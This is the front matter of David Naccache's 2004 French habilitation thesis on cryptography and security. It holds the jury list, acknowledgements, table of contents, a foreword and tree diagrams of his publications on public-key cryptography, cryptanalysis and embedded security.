UNIVERSITÉ
PARIS 7
DENIS DIDEROT

GEMPLUS™

Sécurité, Cryptographie : Théorie et Pratique

David Naccache
Applied Research & Security Centre, Gemplus Innovation

Thèse d'Habilitation soutenue le 13 décembre 2004

à la Salle des Actes de l'École Normale Supérieure, Paris.

Directeur de Recherche
Jacques Stern

Rapporteurs
Anca Muscholl
Jacques Patarin
Bart Preneel

Examinateurs
Mihir Bellare
Don Coppersmith
Guy Cousineau
Xavier Leroy
David Pointcheval
Ronald Rivest
Miklós Santha
Adi Shamir
Moti Yung

●	1	○	5	●	4	○	0	●
○	3	●	4	○	5	●	1	○

●	2	○	0	●	6	○	1	●
○	9	●	3	○	5	●	3	○

Remerciements

Je voudrais tout d'abord exprimer ma gratitude à **Jacques Stern**, qui, avec beaucoup de patience et de disponibilité, m'a fait partager ses connaissances et son important recul scientifique. Je lui dois beaucoup et son influence sur mon travail est très importante.

J'adresse bien évidemment un merci tout particulier aux examinateurs de mon jury d'habilitation, MM. Mihir Bellare, Don Coppersmith, Guy Cousineau, Xavier Leroy, David Pointcheval, Ronald Rivest, Miklós Santha et Adi Shamir pour l'intérêt qu'ils ont porté à mes travaux et pour leur grande disponibilité.

MM. Anca Muscholl, Jacques Patarin, Bart Preneel et Moti Yung ont accepté spontanément d'être rapporteurs, je tiens à leur témoigner toute ma reconnaissance.

Mes travaux ont été écrits en collaboration avec Frédéric Amiel, Philippe Anguita, Benjamin Arazi, Hagai Bar-El, Boo Barkee, Claude Barral, Olivier Benoît, Christophe Bidan, Andrew Bower, Éric Brier, Paul Camion, Fabienne Cathala, Julien Cathalo, Cedric Cardonnel, Benoît Chevallier-Mames, Hamid Choukri, Christophe Clavier, Christopher Clarke, Etienne Cochon, Gérard Cohen, Don Coppersmith, Jean-Sébastien Coron, Nora Dabbous-Costa, Yvo Desmedt, Eric Diehl, Michaël Donio, Albert Dörner, Julia Ecks, Nathalie Fëyt-Anguita, Patrice Fremanteau, Laurent Gauteron, Pierre Girard, François Grieu, Pascal Guterman, Shai Halevi, Helena Handschuh, Wolfgang Hartnack, Konstantin Hyppönen, Marc Joye, Charanjit Jutla, Paul Kocher, François Koeune, Serge Lefranc, Françoise Lévy-dit-Vehel, Antoine Lobstein, Noel McCullagh, Nils Maltesson, Markus Michels, Theo Moriarty, David M'Raïhi, Halim M'silti, Phong Q. Nguyễn, Andrew Odlyzko, Pascal Paillier, Holger Petersen, David Pointcheval, Michel Poivet, Stéphanie Porte, Adina di Porto, Dan Raphaeli, R.F. Ree, Adrian Robinson, Ludovic Rousseau, Michael Scott, Adi Shamir, Nigel Smart, Sebastiaan von Solms, Jacques Stern, Julien Stern, Alexei Tchoulkine, Elena Trichina, Michael Tunstall, Christophe Tymen, Serge Vaudenay, Matthieu Vavassori, Benne de Weger, Claire Whelan, William Wolfowicz et Gilles Zémor. Je leur exprime toute ma sympathie et j'espère que ces collaborations se poursuivront.

Il s'agit de onze années d'un travail d'équipe durant lesquelles j'ai eu le grand plaisir d'encadrer industriellement une centaine d'ingénieurs, d'excellents doctorants et une nouvelle génération de jeunes chercheurs.

Le bilan que je dresse ici est aussi le leur, et je suis fier d'avoir partagé avec eux ces nombreux instants de ma vie scientifique.

Ainsi, je tiens à remercier chaleureusement les collaborateurs, *passés* et présents qui ont su faire du Centre que j'ai le privilège de diriger un lieu de travail passionnant à Paris, La Ciotat, Lille, Montréal, Bangalore et Singapour : Michel Agoyan, *André Amégah*, *Doralice de Angelis*, Frédéric Amiel, Philippe Anguita, Alexandre Benoît, *Geneviève Arboit*, Bruno Baronnet, Claude Barral, Olivier Benoît, *Christophe Bidan*, Laurent Bonnet, Stéphane Bonnet, Carine Boursier-Guesdon, *Thierry Bressure*, Éric Brier, Julien Brouchier, *Lilian Burdy*, *Grégory Bussard*, Christophe Buton, *Gilles Cahon*, *Étienne Cam-*

bois, Claudine Compolunghi, *Denis Carabin*, Cédric Cardonnel, Fabienne Cathala, Benoît Chevallier-Mames, Hamid Choukri, Christophe Clavier, *Fabien Combret*, Jean-Sébastien Coron, Nora Dabbous-Costa, *Anirban Das*, *Arun Desai*, *Éric Desbarbieux*, Éric Deschamps, Jean-François Dhem, *Karine Dombret*, Nathalie Fëyt-Anguita, Christophe Foesser, Françoise Forge, Jacques Fournier, Antoine Galland, Karine Gandolfi-Villegas, Laurent Gauteron, *Sylvie Gervais*, Pierre Girard, *Jean-Luc Giraud*, Benoît Gonzalvo, Louis Grégoire, *Jean-François Grèzes*, Pascal Guterman, *Vincent Guerrin*, *Gaétan Haché*, *YongFei Han*, Helena Handschuh, *Sylvie Hang*, Philippe Jasinski, Marc Joye, *Jean-Paul Kirik*, *Skander Kort*, *Osman Koçoğlu*, *Ineke Kristanto*, Laurent Lagosanto, Jean-Louis Lanet, *Philippe Leblanc*, *Françoise Levy-dit-Véhél*, Michel Lombard, Philippe Loubet Moundi, Marie-Pierre Mentre-Malherbe, Alexandre Di Marco, Cécile Mathieu-Coulomb, Pascal Moitrel, *Stéphanie Motré*, Pascal Morin, Christophe Mourtel, *David M'Raïhi*, Christophe Muller, Khánh Quốc Nguyễn, *Marie-Claude Nocella*, Francis Olivier, *Johan Pascal*, Pascal Paillier, Geoffrey Parant, Mireille Pauliac, Béatrice Péirani, *Corinne Perchenet*, Sébastien Petit, Stéphanie Porte, Olivier Potonniée, Denis Praca, Philippe Proust, Anne-Marie Praden, Florence Quès-Rochat, *Alexandre Quint*, Antoine Requet, *Jean-Francois Riendeau*, *Jean-Marc Robert*, *Marianne Rogier*, Bruno Rouchouze, Ludovic Rousseau, *Sébastien Roux*, *Mugino Saeki*, Jean-François Schultz, Xavier Serret Avila, Stéphane Socié, *Laurent Sustek*, Alexei Tchoulkine, Corinne Teri Martin, Sandrine Thibault-Lassus, *Joachim Thiemann*, Christiane Thu-Thon, Didier Tournier, Assia Tria, *John Tshimbalanga*, *Loreine Tuc*, Michael Tunstall, *Christophe Tymen*, *Antonio Valverde Garcia*, Jean-Jacques Vandewalle, Pierre Vannel, *Matthieu Vavassori*, Lionel Victor, *Hong Ling Xu*, *Laurence van Zandijke* et *Jiang Zhang*.

Sans oublier les membres associés du Centre : Vittorio Baggini, Marie Barel-Hamon, Barbara Bloechl, Marco Bucci, Charles Coulier, Jovan Golić, Gilles Lisimaque, Raimondo Luzzi, Renato Menicocci, Guglielmo Morgari, Matteo Santoro, Elena Trichina, Dirk Wacker, William Wolfowicz et les nombreux étudiants qui, par l'intermédiaire de stages, ont participé à nos travaux.

L'aide apportée par Marc Joye lors de l'assemblage de ce mémoire est considérable. Durant des années Marc a patiemment classé et archivé le *corpus* de publications tentaculaire du Centre. Ses archives m'ont été extrêmement précieux et je le remercie tout particulièrement.

Je clos cette note avec une mention spéciale pour mes *direct reports* Philippe Proust, Louis Grégoire, Bruno Rouchouze et Marie-Pierre Mentre-Malherbe et pour nos supérieurs successifs Marc Lassus, Patrice Peyret, Eric Alzai, Bertrand Cambou, Bill Lloyd, Tony Engberg et Jacques Séneca qui nous ont fait confiance et mis à notre disposition l'autonomie et les moyens nécessaires à la réussite de notre mission.

David Naccache

Table des Matières

I Introduction

II Cryptographie Asymétrique

Chiffrement

Signatures Numériques

Protocoles

Accélération ou Simplification de Calculs

III Mécanismes d'Exécution Sécurisée

Java

Autres

IV Sécurité Embarquée

V Autres Travaux

Chiffrement Symétrique, Test d'Aléas

Divers

VI Rapports

Partie I

Introduction

1 Avant Propos

En entrant progressivement dans l'ère de l'information, les sociétés avancées se trouvent confrontées à un paradoxe : l'accroissement de leur puissance d'une part, en raison de l'augmentation de la valeur conférée à l'information, et l'apparition de vulnérabilités nouvelles d'autre part, en raison de leur dépendance croissante à l'égard des systèmes informatiques.

Le développement des attaques informatiques et la vulgarisation des techniques de piratage conduisent à s'interroger sur la menace qui pèse désormais sur les sociétés avancées ; au point de se demander si une nouvelle forme de guerre pourrait se développer dans ces sociétés d'une nouvelle génération. La cryptographie est un important rempart contre de telles menaces.

Les pages suivantes explorent un minuscule bout de la jungle de la cryptologie moderne.

Dans l'avant propos de son « Dictionnaire Commenté des Expressions Latines », Orlando de Rudder écrivait : *« ... cet ouvrage est né de la rêverie, de la rêverie au sens étymologique, c'est-à-dire de la promenade. L'écolier que je fus aimait les dictionnaires, mais il ne les consultait pas. Il essayait cependant, il tentait de s'appliquer, de ne pas se laisser distraire, de chercher un mot précis. Mais bien vite, un autre mot l'arrêtait, l'intéressait, le retenait, à moins que ce ne fût une planche ou une carte géographique. Ces vagabondages m'amenaient évidemment à oublier ce que je cherchais au départ. De plus, la proximité alphabétique de termes divers appartenant à des domaines différents produisait souvent de curieuses associations d'idées.*

Le dictionnaire Universel de Pierre Larousse comprenait des citations et des locutions latines. Le Petit Larousse, quant à lui, les réunit dans ses fameuses « pages roses » . Ces phrases, pour la plupart, furent retrouvées ensuite dans les versions d'école. Comme pour les mots que reliait entre eux un ordre arbitraire, j'appris à utiliser ces expressions dans un contexte différent de celui de leur origine, à créer, encore une fois, des associations d'idées. Cet usage, parfois agaçant, des citations, je l'appris encore plus tard, n'est que l'applications rhétorique.

Comme un contrepoint de mes rêveries anciennes, les phrases, bribes et fragments que j'explicitais et commentais en faisant ce livre m'orientèrent souvent vers d'autres citations, d'autres fragments, me dirigèrent insidieusement vers de nouvelles pistes. De nouveaux horizons s'ouvraient sans cesses. Il a bien fallu s'arrêter sinon cet ouvrage n'aurait pas eu de fin.

Ainsi tout est fait pour que le lecteur vagabonde et retrouve cette impression vertigineuse que tant et tant de gamins ont éprouvée en subvertissant par distraction l'usage des dictionnaires. En n'allant jamais droit au but, en se laissant guider par le hasard des mots, par les rencontres étranges que produit l'ordre alphabétique, ils découvraient ainsi ce qu'on n'oublie jamais : la vraie culture, c'est à dire le plaisir. »


Les années passant – et les volumes gris-rouges de *Lecture Notes in Computer Science* remplaçant les dictionnaires – c'est avec plaisir que j'offre au lecteur une invitation à une promenade dans le monde la sécurité informatique.


Ce document constitue le dossier d'habilitation à diriger des recherches soumis à l'Université Paris VII. Il est constitué :


1. d'un chapitre de synthèse (en français) de mes résultats.
2. d'une liste de publications, brevets d'invention et comités de programmes de conférences scientifiques.
3. d'un *curriculum vitæ*.
4. d'une section détaillant les missions d'encadrement scientifique et industriel (celles en cours et celles assurées par le passé).
5. d'un ensemble d'annexes qui sont la copie *in extenso* de mes articles (en anglais). Leur mise en page a pu être légèrement modifiée dans un but purement éditorial et complétée par une courte note préliminaire rappelant leur mode de publication. Les bibliographies des annexes n'ont pas été fusionnées afin d'en faciliter la consultation.


On pourra se référer à la table des matières située en début de ce document ainsi qu'aux plans arborescents qui suivent.


Mes travaux concernent essentiellement la cryptographie et la cryptanalyse. Le domaine de la clé publique (chiffrement et signature) représente une part importante de mes recherches et sera donc un thème essentiel de ce mémoire. J'ai également contribué aux thèmes des protocoles, de l'accélération de calculs, des mécanismes d'exécution sécurisée et à la sécurité embarquée.


Travaux
Sécurité Matérielle
Edition d'Actes
Vulgarisation
Autres...
Sécurité Informatique
Cryptologie
Cryptographie
asymétrique
optimisation de calcul
Double-speed safe prime generation
ePrint 2003
Improve an exponentiation black-box
Eurocrypt 1998
Batch exponentiation
ACM CCS 1996
A new modulo computation algorithm
RAIRO OR 1990
Accelerating Wilson's test
RT CSF 1991
Montgomery-suitable cryptosystems
Eurocrypt'92
Algebraic Coding 1994
DC&C 1995
chiffrement
amélioration
Accelerating Okamoto-Uchiyama
EL 1999
Can DSA be improved?
Eurocrypt 1994
CT/ST 1994
innovation
A new PKC
Eurocrypt 1997
A new PKC based on higher residues
ACM CCS 1998
protocoles
Asymmetric currency rounding
FC 2000
How to copyright a function?
PKC 1999
How to fool malicious insiders
CARDIS 2002
Off/on-line RSA key generation
WA PKI 2002
Secure Delegation of Elliptic-Curve Pairing
signatures
amélioration
ECC: do we need to count?
Asiacrypt 1999
Twin signatures
ACM CCS 2001
Can OSS be repaired?
Eurocrypt 1993
Alternatives to RNGs
SAC 1998
preuves
From fixed-length to arbitrary-length RSA
Asiacrypt 2000
From fixed-length to arbitrary-length RSA Revisited
PKC 2005
Universal padding schemes
Crypto 2002
k-element aggregate extraction is equivalent to Diffie-Hellman
Asiacrypt 2003
innovation
Monotone signatures
FC 2001
Signing on a postcard
FC 2000
identification
The Polynomial Composition Problem in (Z/nZ)[X],
ePrint 2004
Are crypto-accelerators inevitable?
Eurocrypt 1995
symétrique
Cryptanalyse
Mathématiques
Théorie de l'Information


Travaux
Sécurité Matérielle
Edition d'Actes
Vulgarisation
Autres...
Sécurité Informatique
Cryptologie
Cryptographie
asymétrique
symétrique
partage de secrets
Colourful cryptography
WCIT 1994
authentification
HOTP: An HMAC-based One Time Password Algorithm
IETF Internet Draft
chiffrement
XMX
FSE 1997
SHACAL
NESSIE 2000
Cryptanalyse
de signatures
formattage
Cryptanalysis of RSA with fixed padding
Crypto 2001
A Diophantine System Arising from Cryptography
nmbrthry@listserv.nodak.edu
On the security of RSA padding
CRYPTO 1999
DC&C 2005
RSA Bulletin 1999
ISTR 1999
IWA PKI 2002
security of RSA screening
PKC 1999
On blind signatures and perfect crimes
C&S 1992
Projective Coordinates Leak
Eurocrypt 2004
Security analysis of Gennaro-Halevi-Rabin
Eurocrypt 2000
de chiffrement
New attacks on PKCS#1
Eurocrypt 2000
de protocoles d'identification
Why you cannot even hope to use Gröbner bases in PKC?
JoSC 1994
Unless modified Fiat-Shamir is insecure
SPRC 1993
Cryptanalysis of a Zero-Knowledge Identification Protocol of Eurocrypt'95
CT-RSA 2004
Mathématiques
Théorie de l'Information


Travaux
Cryptologie
Sécurité Matérielle
Edition d'Actes
Vulgarisation
Autres...
Sécurité Informatique
Mathématiques
Génération de permutations
Proposal for a recurrent denumeration
C&A 1989
On the generation of permutations
South African Computer Journal 1990
A note about the sum of k^m k!
The Pentagon 1990
Equations différentielles dans Z[X]
Binary-to-decimal conversion
EL 1992
Théorie de l'Information
An accurate evaluation of Maurer's universal test
SAC 1998
A New Correcting Code Based on Modular Arithmetic


Travaux
Sécurité Matérielle
Edition d'Actes
Vulgarisation
Cryptologie
Mathématiques
Théorie de l'Information
Autres...
"Mémo" de la CIA à G. Bush
Le Monde 2004
New York Times 2004
Der Spiegel 2004
Int. Herald Tribune 2004
Nature 2004
Facts
The Washington Post
Irish Times 2004
Oakland Tribune
Alameda Times Star
